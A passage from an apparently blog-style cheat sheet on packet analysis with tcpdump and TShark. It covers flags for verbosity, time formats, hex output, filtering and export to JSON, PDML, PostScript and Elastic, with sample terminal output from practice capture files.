tcpdump -i any -vvv --immediate-mode
```

```
[28-Jun-21 20:20:31 BST] remnux/Desktop
-> sudo tcpdump -i any -vvv
tcpdump: listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
20:20:36.296433 IP (tos 0x0, ttl 64, id 58066, offset 0, flags [DF], proto ICMP (1), length 84)
  remnux > dns.google: ICMP echo request, id 4, seq 1, length 64
20:20:36.297926 IP (tos 0x0, ttl 64, id 11714, offset 0, flags [DF], proto UDP (17), length 77)
  localhost.36681 > localhost.domain: [bad udp cksm 0xfe80 -> 0x720e!] 3430+ [1au] PTR? 8.8.8.8.in-addr.arpa. ar: . OPT UDPsize=1200 (49)
20:20:36.298456 IP (tos 0x0, ttl 64, id 41565, offset 0, flags [DF], proto UDP (17), length 77)
  remnux.58435 > _gateway.domain: [bad udp cksm 0x821f -> 0x7b7c!] 56193+ [1au] PTR? 8.8.8.8.in-addr.arpa. ar: . OPT UDPsize=512 (49)
20:20:36.299872 IP (tos 0x0, ttl 128, id 1328, offset 0, flags [none], proto UDP (17), length 101)
  gateway.domain > remnux.58435: [udp sum ok] 56193 q: PTR? 8.8.8.8.in-addr.arpa. 1/0/1 8.8.8.8.in-addr.arpa. [5s] PTR dns.google. ar: . OPT UDPsize=65494 (73)
20:20:36.300284 IP (tos 0x0, ttl 64, id 12417, offset 0, flags [DF], proto UDP (17), length 101)
  localhost.domain > localhost.36681: [bad udp cksm 0xfe98 -> 0x563c!] 3430 q: PTR? 8.8.8.8.in-addr.arpa. 1/0/1 8.8.8.8.in-addr.arpa. [5s] PTR dns.google. ar: . OPT UDPsize=65494 (73)
```

You can also print helpful things live like different time formats as well as packet numbers

```
#packet numbers
sudo tcpdump -i any --immediate-mode --number

## different time format
sudo tcpdump -i any --immediate-mode -ttt
```

```
[28-Jun-21 20:29:30 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
 1 20:29:40.994681 IP remnux > dns.google: ICMP echo request, id 6, seq 148, length 64
 2 20:29:40.996164 IP localhost.36202 > localhost.domain: 33331+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
 3 20:29:40.996570 IP remnux.47197 > _gateway.domain: 57443+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
 4 20:29:40.997828 IP _gateway.domain > remnux.47197: 57443 1/0/1 PTR dns.google. (73)
 5 20:29:40.998238 IP localhost.domain > localhost.36202: 33331 1/0/1 PTR dns.google. (73)

5 packets captured
28 packets received by filter
17 packets dropped by kernel
[28-Jun-21 20:29:41 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode -ttt -c 5
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked v1), capture size 262144 bytes
2021-06-28 20:29:51.003631 IP remnux > dns.google: ICMP echo request, id 6, seq 158, length 64
2021-06-28 20:29:51.004960 IP localhost.50652 > localhost.domain: 60169+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.005475 IP remnux.56657 > _gateway.domain: 1070+ [lau] PTR? 8.8.8.8.in-addr.arpa. (49)
2021-06-28 20:29:51.006751 IP _gateway.domain > remnux.56657: 1070 1/0/1 PTR dns.google. (73)
2021-06-28 20:29:51.007047 IP localhost.domain > localhost.50652: 60169 1/0/1 PTR dns.google. (73)

5 packets captured
28 packets received by filter
17 packets dropped by kernel
```

Only print a number of packets. You can use the `-c` flag for that

```
sudo tcpdump -i any -c 1
#only collect one packet and then stop. You can change to any number
```

```
[28-Jun-21 20:31:23 BST] remnux/Desktop
-> sudo tcpdump -i any --immediate-mode --number -c 1
tcpdump: verbose output suppressed, use -v or -vv for full prot
listening on any, link-type LINUX_SLL (Linux cooked v1), captur
 1 20:31:42.193827 IP remnux > dns.google: ICMP echo reques
1 packet captured
16 packets received by filter
8 packets dropped by kernel
```

TShark

► section contents

TShark is the terminal implementation of Wireshark. Both Tshark and Wireshark can read captured network traffic (PCAPs).

There are resource advantages to using TShark, as you are keeping everything command line and can pre-filter before you even ingest and read a file. A meaty pcap will take a while to be ingested by Wireshark on the other hand. But once ingested, Wireshark proves to be the better option. If you're in a hurry, TShark will give you the answers you need at break-neck speed!

Johannes Weber has an awesome [blog with case studies](#) on advanced pcacp analysis

Add

Add Colour

An essential part of making TShark aesthetically pop. Adding colour makes an analysts life easier.

However the `--color` flag doesn't stack well with other flags, so be careful.

```
tshark --color -r c42-MTA6.pcap
```

```
## stacks well with these flags
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

```
[18-Jun-21 17:39:48 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap
 1  0.000000  0.0.0.0 → 255
 2  3.941378  0.0.0.0 → 255
 3  9.549687  192.168.137.56 → 2
 4  9.553122  192.168.137.56 → 2
 5  9.555369  192.168.137.56 → 2
 6  9.555548  192.168.137.56 → 2
 7  9.555984  192.168.137.56 → 2
 8  9.562541  192.168.137.56 → 2
 9  9.633058  192.168.137.56 → 1
10  9.633126  192.168.137.56 → 1
11  9.652799  192.168.137.56 → 2
12  9.811780  192.168.137.56 → 1
13  9.812023  192.168.137.2 → 19
home.net
14  9.814246  192.168.137.56 → 1
15  9.814509  192.168.137.2 → 19
[18-Jun-21 17:38:46 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap --color
 1  0.000000  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP
 2  3.941378  0.0.0.0 → 255.255.255.255 DHCP 356 DHCP
 3  9.549687  192.168.137.56 → 224.0.0.22 IGMPv3 60 Member
 4  9.553122  192.168.137.56 → 224.0.0.22 IGMPv3 60 Member
for any sources
 5  9.555369  192.168.137.56 → 224.0.0.22 IGMPv3 60 Member
 6  9.555548  192.168.137.56 → 224.0.0.22 IGMPv3 60 Member
 7  9.555984  192.168.137.56 → 224.0.0.252 LLMNR 72 Standard
 8  9.562541  192.168.137.56 → 224.0.0.22 IGMPv3 60 Member
 9  9.633058  192.168.137.56 → 192.168.137.255 NBNS 110 Request
10  9.633126  192.168.137.56 → 192.168.137.255 NBNS 110 Request
11  9.652799  192.168.137.56 → 192.168.137.252 LLMNR 72 Standard
12  9.811780  192.168.137.56 → 192.168.137.2 DNS 91 Standard
13  9.812023  192.168.137.2 → 192.168.137.56 DNS 91 Standard
14  9.814246  192.168.137.56 → 192.168.137.2 DNS 91 Standard
15  9.814509  192.168.137.2 → 192.168.137.56 DNS 91 Standard
home.net
```

Add Time

By default, packets' time will show the time lapsed between packets. This may not be the most

useful method if you're trying to quickly correlate time

```
#Get the UTC.Preferable in security, where we always try to keep security tooling
tshark -r c42-MTA6.pcap -t ud

#Get the local year, month, date, and time the packet was captured
tshark -r c42-MTA6.pcap -t ad
```

```
[18-Jun-21 20:00:53 BST] Desktop/c42-MTA6
-> tshark -r c42-MTA6.pcap -t ad | head
  1 2015-09-11 20:48:00.947657      0.0.0.0 → 255
    - Transaction ID 0xb7e11e5
  2 2015-09-11 20:48:04.889035      0.0.0.0 → 255
    - Transaction ID 0x7b7e11e5
  3 2015-09-11 20:48:10.497344 192.168.137.56 → 2
Report / Leave group 224.0.0.252
  4 2015-09-11 20:48:10.500779 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  5 2015-09-11 20:48:10.503026 192.168.137.56 → 2
Report / Leave group 224.0.0.252
  6 2015-09-11 20:48:10.503205 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  7 2015-09-11 20:48:10.503641 192.168.137.56 → 2
try 0x8fae ANY Franklion-PC
  8 2015-09-11 20:48:10.510198 192.168.137.56 → 2
Report / Join group 224.0.0.252 for any sources
  9 2015-09-11 20:48:10.580715 192.168.137.56 → 1
ion NB FRANKLION-PC<00>
```

Add Space

Default Tshark squishes the packet headers with no gaps. You can have the packet headers print with gaps in between - which makes reading all that bit easier, using | pr -Ttd

```
tshark -r dns.pcapng | pr -Ttd
```

In the screenshot, you can see how spacious and luxurious the top results are, and how dirty and unreadable the second half is!

```
[27-Jun-21 10:07:49 BST] Desktop/WireDive
-> tshark -r dns.pcapng | pr -Ttd | head
 1 0.000000000 192.168.2.2 → 192.168.2.5 DNS 82 Standard query 0x8401 NS <Root> OPT
 2 0.000610509 192.168.2.5 → 192.168.2.2 DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.root-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
 3 0.008092462 192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
 4 0.023573137 192.203.230.10 → 192.168.2.2 DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A 001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2:30 AAAA 2001:501:b1f9::30 OPT
 5 2.034724347 192.168.2.2 → 192.5.6.30 DNS 109 Standard query 0x3016 A google.com OPT

[27-Jun-21 10:10:33 BST] Desktop/WireDive
-> tshark -r dns.pcapng | head
 1 0.000000000 192.168.2.2 → 192.168.2.5 DNS 82 Standard query 0x8401 NS <Root> OPT
 2 0.000610509 192.168.2.5 → 192.168.2.2 DNS 595 Standard query response 0x8401 NS <Root> NS g.root-servers.net NS m.root-servers.net NS b.root-servers.net NS k.root-servers.net NS j.root-servers.net NS l.root-servers.net NS c.root-servers.net NS f.root-servers.net NS h.root-servers.net NS e.root-servers.net NS i.root-servers.net RRSIG OPT
 3 0.008092462 192.168.2.2 → 192.203.230.10 DNS 109 Standard query 0x2d98 A google.com OPT
 4 0.023573137 192.203.230.10 → 192.168.2.2 DNS 1212 Standard query response 0x2d98 A google.com NS l.gtld-servers.net NS NS c.gtld-servers.net NS d.gtld-servers.net NS e.gtld-servers.net NS f.gtld-servers.net NS g.gtld-servers.net NS a.gtld-servers.net NS i.gtld-servers.net NS j.gtld-servers.net NS k.gtld-servers.net NS m.gtld-servers.net DS RRSIG A 192.41.162.30 AAAA 2001:503:231d::2:30 A 192.26.92.30 AAAA 2001:503:83eb::30 A 192.31.80.30 AAAA 2001:500:856e::30 A 192.12.1ca1::30 A 192.35.51.30 AAAA 2001:503:d414::30 A 192.42.93.30 AAAA 2001:503:eea3::30 A 192.5.6.30 AAAA 2001:503:a83e::2:30 A 001:502:8cc::30 A 192.43.172.30 AAAA 2001:503:39c1::30 A 192.48.79.30 AAAA 2001:502:7094::30 A 192.52.178.30 AAAA 2001:503:d2:30 AAAA 2001:501:b1f9::30 OPT
```

Add Readable Detail

What's a packet without the decoded text! Use the `-x` flag to get some insight into what's occurring

```
tshark -r Voip-trace.pcap -x
```

Frame	Source	Destination	Protocol	Content
0000	00:26:5a:09:55:bf	00:21:6a:87:cf:96	DNS	08 00 45 60 .&Z.U..!j....E`
0010	02:02:39:f0:00:00	40:11:14:3d:ac:19	DNS	40 11:14:3d:ac:19:69 28 ac 19 ..9...@..=..i(..
0020	69:03:13:c4:a8:c4	01:ee:b9:98:53:49	DNS	50:2f:32:2e 6e 67 0d 0a:56:69 i.....SIP/2.
0030	30:20:31:30:30:20	54:72:79:69:6e:67	DNS	0d 0a:56:69 0 100 Trying..Vi
0040	61:3a:20:53:49:50	2f:32:2e:30:2f:55	DNS	50:20:31 a: SIP/2.0/UDP 1
0050	37:32:2e:32:35:2e	31:30:35:2e:33:3a	DNS	34:33:32:30 72.25.105.3:4320
0060	34:3b:62:72:61:6e	63:68:3d:7a:39:68	DNS	47:34:62:4b 4;branch=z9hG4bK
0070	2d:64:38:37:35:34	7a:2d:31:38:38:65	DNS	35:36:30:62 -d8754z-188e560b
0080	32:32:63:64:31:31	38:62:2d:31:2d:2d	DNS	64:38:37 22cd118b-1--d87
0090	35:34:7a:2d:3b:72	65:63:65:69:76:65	DNS	64:3d:31:37 54z-;received=17
00a0	32:2e:32:35:2e:31	30:35:2e:33:3b:72	DNS	30:70:6f:72:74 2.25.105.3;rport
00b0	3d:34:33:32:30:34	0d:0a:46:72:6f:6d	DNS	=43204..From: <s
00c0	69:70:3a:35:35:35	40:31:37:32:2e:32	DNS	ip:555@172.25.10
00d0	35:2e:34:30:3e:3b	74:61:67:3d:61:36	DNS	5.40>;tag=a6a396
00e0	38:39:0d:0a:54:6f	3a:20:3c:73:69:70	DNS	89..To: <sip:100
00f0	30:40:31:37:32:2e	32:35:2e:31:30:35	DNS	0@172.25.105.40>
0100	0d:0a:43:61:6c:6c	2d:49:44:3a:20:4d	DNS	..Call-ID: MzI4N
0110	7a:45:35:5a:44:56	6d:4e:44:6b:30:4f	DNS	zE5ZDVmNDk00TBkN
0120	32:4d:32:4d:7a:56	68:4e:44:49:33:4e	DNS	2M2MzVhNDI3NTkxZ
0130	44:67:7a:4e:32:4d	2e:0d:0a:43:53:65	DNS	DgzN2M...CSeq: 2
0140	20:49:4e:56:49:54	45:0d:0a:55:73:65	DNS	INVITE..User-Agent:

Also, you can add verbose mode which includes all of Wireshark's drop-down details that you'd

normally get. This can yield a whole lot of data, so best to try and filter this bad boy

```
#just verbose
tshark -r Voip-trace.pcap -V

#filtered a bit to focus on sip protocol only
tshark -r Voip-trace.pcap -V -x -Y sip

[Release time (ms): 0]
Message Header
  Via: SIP/2.0/UDP 172.25.105.3:43204;branch=z9hG4bK-d8754z-45c1415d126a13c5-1---d875
  port=43204
    Transport: UDP
    Sent-by Address: 172.25.105.3
    Sent-by port: 43204
    Branch: z9hG4bK-d8754z-45c1415d126a13c5-1---d8754z-
    Received: 172.25.105.3
    RPort: 43204
  From: <sip:555@172.25.105.40>;tag=a6a39689
    SIP from address: sip:555@172.25.105.40
      SIP from address User Part: 555
      SIP from address Host Part: 172.25.105.40
    SIP from tag: a6a39689
  To: <sip:1000@172.25.105.40>;tag=as6740cdf2
    SIP to address: sip:1000@172.25.105.40
      SIP to address User Part: 1000
      SIP to address Host Part: 172.25.105.40
    SIP to tag: as6740cdf2
  Call-ID: MzI4NzE5ZDVmNDk00TBkN2M2MzVhNDI3NTkxDgzN2M.
  [Generated Call-ID: MzI4NzE5ZDVmNDk00TBkN2M2MzVhNDI3NTkxDgzN2M.]
  CSeq: 3 BYE
    Sequence Number: 3
    Method: BYE
  User-Agent: Asterisk PBX 1.6.0.10-FONCORE-r40
  Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, REFER, SUBSCRIBE, NOTIFY
  Supported: replaces, timer
  Content-Length: 0

0000  00 26 5a 09 55 bf 00 21 6a 87 cf 96 08 00 45 60  .&Z.U..!j.....E` 
0010  01 e7 39 f2 00 00 40 11 14 56 ac 19 69 28 ac 19  ..9...@..V..i(.. 
0020  69 03 13 c4 a8 c4 01 d3 9c 07 53 49 50 2f 32 2e  i.....SIP/2. 
0030  30 20 32 30 30 20 4f 4b 0d 0a 56 69 61 3a 20 53  0 200 OK..Via: S 
0040  49 50 2f 32 2e 30 2f 55 44 50 20 31 37 32 2e 32  TP/2 0/UDP 172.2
```

You'll also probably want to print the packet line too, with -P

```
tshark -r c42-MTA6.pcap -V -x -Y dns -P
```

```
19722 2015-09-11 19:56:43.873113 192.168.137.2 → 192.168.137.56 DNS 111 Standard query response 0x1698 A www.bing.com C
NAME any.edge.bing.com A 204.79.197.200
```

```
0000 14 fe b5 ab ec 7d 00 0e 84 d2 1a b6 08 00 45 00 .....}.....E.
0010 00 61 1b 63 00 00 80 11 8b 9d c0 a8 89 02 c0 a8 .a.c.....
0020 89 38 00 35 ef d4 00 4d f2 1f 16 98 81 80 00 01 .8.5...M.....
0030 00 02 00 00 00 00 03 77 77 77 04 62 69 6e 67 03 .....www.bing.
0040 63 6f 6d 00 00 01 00 01 c0 0c 00 05 00 01 00 00 com.....
0050 01 76 00 0b 03 61 6e 79 04 65 64 67 65 c0 10 c0 .v...any.edge...
0060 2a 00 01 00 01 00 00 01 76 00 04 cc 4f c5 c8 *.....v...0..
```

Get Specific Packet

Say a particular packet header captures your eye. You want to get as much info as possible on that specific packet.

Take note of it's packet number.

```
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
27298 2021-04-30 01:07:27.469094417 192.168.1.26 → 172.67.162.206
K_PERM=1 TSval=3984028543 TSecr=0 WS=128
27299 2021-04-30 01:07:27.469186963 192.168.1.26 → 172.67.162.206
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
[27300] 2021-04-30 01:07:27.469203373 192.168.1.26 → 172.67.162.206
CK_PERM=1 TSval=3984028543 TSecr=0 WS=128
[24-Jun-21 00:03:01 BST] Desktop/c50-AfricanFall3
```

Then, insert it's packet number under -c

```
tshark -r packet.pcapng -x -V -P -c 27300 | tail -n 120
#-c means show up to this number
#the -n 120 in tail can be changed to whatever you length you need
```

Now we get the full packet details for the specific packet that we wanted.

```
[24-Jun-21 00:05:18 BST] Desktop/c50-AfricanFalls3
-> tshark -r packet.pcapng -x -V -P -c 27300| tail -n 120
    Shift count: 7
    [Multiplier: 128]
[Timestamps]
    [Time since first frame in this TCP stream: 0.000000000 seconds]
    [Time since previous frame in this TCP stream: 0.000000000 seconds]

0000  ca 0b ad ad 20 ba c8 09 a8 57 47 93 08 00 45 00  .... .WG...E.
0010  00 3c 6a 8b 40 00 40 06 bf 5c c0 a8 01 1a ac 43  .<j.@.@..\....C
0020  a2 ce 9e 02 27 1c 0a 2b 24 28 00 00 00 00 a0 02  ....'...+$(.....
0030  ff 32 11 03 00 00 02 04 05 6e 04 02 08 0a ed 77  .2.....n....w
0040  73 7f 00 00 00 00 01 03 03 07  s.....
27300 396.437653342 192.168.1.26 → 172.67.162.206 TCP 74 44254 → 16993 [SYN] Seq=0 Win=65330 Len=0 MSS=13
3984028543 TSecr=0 WS=128
Frame 27300: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface wlo1, id 0
    Interface id: 0 (wlo1)
        Interface name: wlo1
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 30, 2021 02:07:27.469203373 BST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1619744847.469203373 seconds
    [Time delta from previous captured frame: 0.000016410 seconds]
    [Time delta from previous displayed frame: 0.000016410 seconds]
    [Time since reference or first frame: 396.437653342 seconds]
    Frame Number: 27300
    Frame Length: 74 bytes (592 bits)
    Capture Length: 74 bytes (592 bits)
    [Frame is marked: False]
```

Ideal base for any TShark command

We can stack lots and lots of things in TShark, but there are some ideal flags that we've already mentioned (or not yet mentioned) that form a solid base. Adding these flags in, or variations of them, will usually always ensure we don't get too lost.

```
#read the pcacp, print time in UTC, verbose details, hex/ascii, print packet summ
tshark -r c42-MTA6.pcap -t ud -V -x -P -Y dns

##print all the packets and the hex/ASCII, with color
tshark -t ud -r c42-MTA6.pcap -x -P --color
```

Change Format of Packet

For reasons various, you may not be satisfied with how a packet is printed by default.

Get Format Options

To find out the options you have and the descriptions behind them, run this bad boy:

```
#the help will fail to do anything but don't worry about that
tshark -T help
```

"fields"	The values of fields specified with the -e option, in a form specified by the -E option.
"pdml"	Packet Details Markup Language, an XML-based format for the details of a decoded packet. This information is equivalent to the packet details printed with the -V flag.
"ps"	PostScript for a human-readable one-line summary of each of the packets, or a multi-line view of the details of each of the packets, depending on whether the -V flag was specified.
"psml"	Packet Summary Markup Language, an XML-based format for the summary information of a decoded packet. This information is equivalent to the information shown in the one-line summary printed by default.
"json"	Packet Summary, an JSON-based format for the details summary information of a decoded packet. This information is equivalent to the packet details printed with the -V flag.
"jsonraw"	Packet Details, a JSON-based format for machine parsing including only raw hex decoded fields (same as -T json -x but without text decoding, only raw fields included).
"ek"	Packet Details, an EK JSON-based format for the bulk insert into elastic search cluster. This information is equivalent to the packet details printed with the -V flag.
"text"	Text of a human-readable one-line summary of each of the packets, or a multi-line view of the details of each of the packets, depending on whether the -V flag was specified. This is the default.
"tabs"	Similar to the text report except that each column of the human-readable one-line summary is delimited with an ASCII horizontal tab character.

Prepare for Elastic

Say for example we want to upload a packet into an ELK stack, we can print the PCAP in Elastic format.

```
#print it to terminal in Elastic format
# -P means packet summary
# -V means packet details
tshark -T ek -P -V -r c42-MTA6.pcap

#you can always filter by protocols with -j
tshark -T ek -j "http tcp ip" -P -V -r c42-MTA6.pcap

#output it to elastic format and save in a file, to be ingested by an ELK later
tshark -T ek -P -V -r c42-MTA6.pcap > elastic.json
```

Notice how Elastic wraps things around {}, the curly brackets.

```
[18-Jun-21 18:02:51 BST] Desktop/c42-MTA6      File Edit View Search Terminal Help
-> tshark -r c42-MTA6.pcap | head
1 0.000000 0.0.0.0 → 255.255.255.255 ^C
2 3.941378 0.0.0.0 → 255.255.255.255 [18-Jun-21 18:02:06 BST] Desktop/c42-MTA6
3 9.549687 192.168.137.56 → 224.0.0.22 -> tshark -T ek -r c42-MTA6.pcap | head
4 9.553122 192.168.137.56 → 224.0.0.22 {"index":{"index":"packets-2015-09-11","_type":"doc"}}
5 9.555369 192.168.137.56 → 224.0.0.22 {"timestamp": "1442000880947", "layers":{"frame":{"frame_enca
6 9.555548 192.168.137.56 → 224.0.0.22 "frame_time": "2015-09-11T19:48:00.947657000Z", "frame_offset
7 9.555984 192.168.137.56 → 224.0.0.252 ", "frame_time_epoch": "1442000880.947657000", "frame_t
8 9.562541 192.168.137.56 → 224.0.0.22 "000", "frame_time_delta_displayed": "0.000000000", "fram
9 9.633058 192.168.137.56 → 192.168.137.000", "frame_number": "1", "frame_len": "356", "fra
10 9.633126 192.168.137.56 → 192.168.137..000000000", "frame_marked": false, "frame_ignored": f
[18-Jun-21 18:03:05 BST] Desktop/c42-MTA6      356", "frame_marked": false, "frame_ignored": f
-> [redacted]

```

Moreover, Elastic needs a *mapping index* as a template to convert this packet business into something ELK can understand.

```
#this is a BIG output
tshark -G elastic-mapping > map.index
#You can filter by protocol
tshark -G elastic-mapping --elastic-mapping-filter ip,smb,dns,tcp > map.index
```

[18-Jun-21 18:15:03 BST] Desktop/c42-MTA6
-> tshark -G elastic-mapping | head -n 40

```
{  
  "index_patterns": "packets-*",  
  "settings": {  
    "index.mapping.total_fields.limit": 1000000  
  },  
  "mappings": {  
    "doc": {  
      "dynamic": false,  
      "properties": {  
        "timestamp": {  
          "type": "date"  
        },  
        "layers": {  
          "properties": {  
            "_ws.malformed": {  
              "properties": {}  
            },  
            "_ws.type_length": {  
              "properties": {}  
            },  
            "_ws.number_string.decoding_error": {  
              "properties": {}  
            },  
            "_ws.string": {  
              "properties": {}  
            }  
          }  
        }  
      }  
    }  
  }  
}
```

```
},
"smb_smb_flags2_nt_error": {
    "type": "boolean"
},
"smb_smb_flags2_string": {
    "type": "boolean"
},
"smb_smb_buffer_format": {
    "type": "short"
},
"smb_smb_dialect_index": {
    "type": "integer"
},
"smb_smb_max_bufsize": {
    "type": "long"
},
"smb_smb_max_mpx_count": {
    "type": "integer"
},
"smb_smb_max_vcs": {
    "type": "integer"
}
```

Tabs

You know how in Wireshark you can open up the drop-down tabs to filter and get more info?

11	9.652799	192.168.137.56	224.0.0.252	LLMNR	72 Standard que
12	9.811780	192.168.137.56	192.168.137.2	DNS	91 Standard que
13	9.812023	192.168.137.2	192.168.137.56	DNS	91 Standard que
14	9.814246	192.168.137.56	192.168.137.2	DNS	91 Standard que

```

▶ Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits)
- Ethernet II, Src: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Source: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
    Type: IPv4 (0x0800)
  ▶ Internet Protocol Version 4, Src: 0.0.0.0, Dst: 255.255.255.255
  ▶ User Datagram Protocol, Src Port: 68, Dst Port: 67
    Source Port: 68
    Destination Port: 67
    Length: 322
    Checksum: 0xc5a8 [unverified]
      [Checksum Status: Unverified]
      [Stream index: 0]
    ▶ [Timestamps]
      UDP payload (314 bytes)
  ▶ Dynamic Host Configuration Protocol (Request)

```

You can do that in TShark too. Though it just prints ALL of the tabs

```
tshark -T tabs -V -r c42-MTA6.pcap
```

```
#can do more or less the same just flagging -V from normal
tshark -V -r c42-MTA6.pcap
```

```
.000 0000 0000 0000 = Reserved flags: 0x0000
Client IP address: 0.0.0.0
Your (client) IP address: 0.0.0.0
Next server IP address: 0.0.0.0
Relay agent IP address: 0.0.0.0
Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
Client hardware address padding: 00000000000000000000000000000000
Server host name not given
Boot file name not given
Magic cookie: DHCP
Option: (53) DHCP Message Type (Request)
    Length: 1
        DHCP: Request (3)
Option: (61) Client identifier
    Length: 7
        Hardware type: Ethernet (0x01)
        Client MAC address: Dell_ab:ec:7d (14:fe:b5:ab:ec:7d)
Option: (50) Requested IP Address (192.168.137.56)
    Length: 4
        Requested IP Address: 192.168.137.56
Option: (12) Host Name
    Length: 12
        Host Name: Franklion-PC
Option: (81) Client Fully Qualified Domain Name
    Length: 15
    Flags: 0x00
        0000 .... = Reserved flags: 0x0
        .... 0... = Server DDNS: Some server updates
        .... .0.. = Encoding: ASCII encoding
        .... ..0. = Server overrides: No override
        .... ...0 = Server: Client
    A-RR result: 0
    PTR-RR result: 0
    Client name: Franklion-PC
```

Other Formats

You can always do JSON

```
tshark -T json -r c42-MTA6.pcap
```

```
},
"eth": {
    "eth.dst": "ff:ff:ff:ff:ff:ff",
    "eth.dst_tree": {
        "eth.dst_resolved": "Broadcast",
        "eth.dst.oui": "16777215",
        "eth.addr": "ff:ff:ff:ff:ff:ff",
        "eth.addr_resolved": "Broadcast",
        "eth.addr.oui": "16777215",
        "eth.dst.lg": "1",
        "eth.lg": "1",
        "eth.dst.ig": "1",
        "eth.ig": "1"
    },
    "eth.src": "14:fe:b5:ab:ec:7d",
    "eth.src_tree": {
        "eth.src_resolved": "Dell_ab:ec:7d",
        "eth.src.oui": "1375925",
        "eth.src.oui_resolved": "Dell Inc.",
        "eth.addr": "14:fe:b5:ab:ec:7d",
        "eth.addr_resolved": "Dell_ab:ec:7d",
        "eth.addr.oui": "1375925",
        "eth.addr.oui_resolved": "Dell Inc."
    }
}
```

Packet Details Markup Language (PDML) is an XML-style representation

```
tshark -T pdml -r c42-MTA6.pcap
```

```

<?xml version="1.0" encoding="utf-8"?>
<?xml-stylesheet type="text/xsl" href="pdml2html.xsl"?>
<!-- You can find pdml2html.xsl in /usr/share/wireshark or at https://gitlab.com/wireshark/wireshark/-/raw/master/pdml2html.xsl. -->
<pdml version="0" creator="wireshark/3.4.2" time="Fri Jun 18 18:29:42 2021" capture_file="c42-MTA6.pcap">
<packet foreground="#12272e' background="#daefff'>
  <proto name="geninfo" pos="0" showname="General information" size="356">
    <field name="num" pos="0" show="1" showname="Number" value="1" size="356"/>
    <field name="len" pos="0" show="356" showname="Frame Length" value="164" size="356"/>
    <field name="caplen" pos="0" show="356" showname="Captured Length" value="164" size="356"/>
    <field name="timestamp" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST" showname="Captured Time" value="1442000880.947657000" size="356"/>
  </proto>
  <proto name="frame" showname="Frame 1: 356 bytes on wire (2848 bits), 356 bytes captured (2848 bits)" size="356" pos="0">
    <field name="frame.encap_type" showname="Encapsulation type: Ethernet (1)" size="0" pos="0" show="1"/>
    <field name="frame.time" showname="Arrival Time: Sep 11, 2015 20:48:00.947657000 BST" size="0" pos="0" show="Sep 11, 2015 20:48:00.947657000 BST"/>
    <field name="frame.offset_shift" showname="Time shift for this packet: 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>
    <field name="frame.time_epoch" showname="Epoch Time: 1442000880.947657000 seconds" size="0" pos="0" show="1442000880.947657000"/>
    <field name="frame.time_delta" showname="Time delta from previous captured frame 0.000000000 seconds" size="0" pos="0" show="0.000000000"/>

```

PostScript (PS) is an interesting one. I don't particularly know the purpose of it to be honest with you. All I know is it can eventually create a cool looking pdf.

```

# create a ps
tshark -T ps -r c42-MTA6.pcap > test.ps

## you can be verbose. This will make a CHUNGUS file though, very unwieldy
tshark -T ps -V -r c42-MTA6.pcap > verbose.ps

#You can convert it online in various places and turn it into a PDF

```

Raw PS

```
    pagenumtab
    bmargin
    lineto
    stroke

    grestore
} def

% Reset the vertical position
/vpos tmargin def

% Set the font to 8 point
/Monaco findfont 8 scalefont setfont

%% the page title
/ws_pagetitle (c42-MTA6.pcap - Wireshark 3.4.2 (Git v3.4.2 packaged as 3.4
u20.04.0+wiresharkdevstable1)) def

0 ( 1 0.000000 0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 ( 2 3.941378 0.0.0.0 → 255.255.255.255 DHCP 356 DHCP Request
ion ID 0x7b7e11e5) putline
0 ( 3 9.549687 192.168.137.56 → 224.0.0.22 IGMPv3 60 Membership Rep
e group 224.0.0.252) putline
```

Size difference between -verbose flag on and off

 test.ps	2.7 MB	Document	18:34
 verbose.ps	96.7 MB	Document	18:41

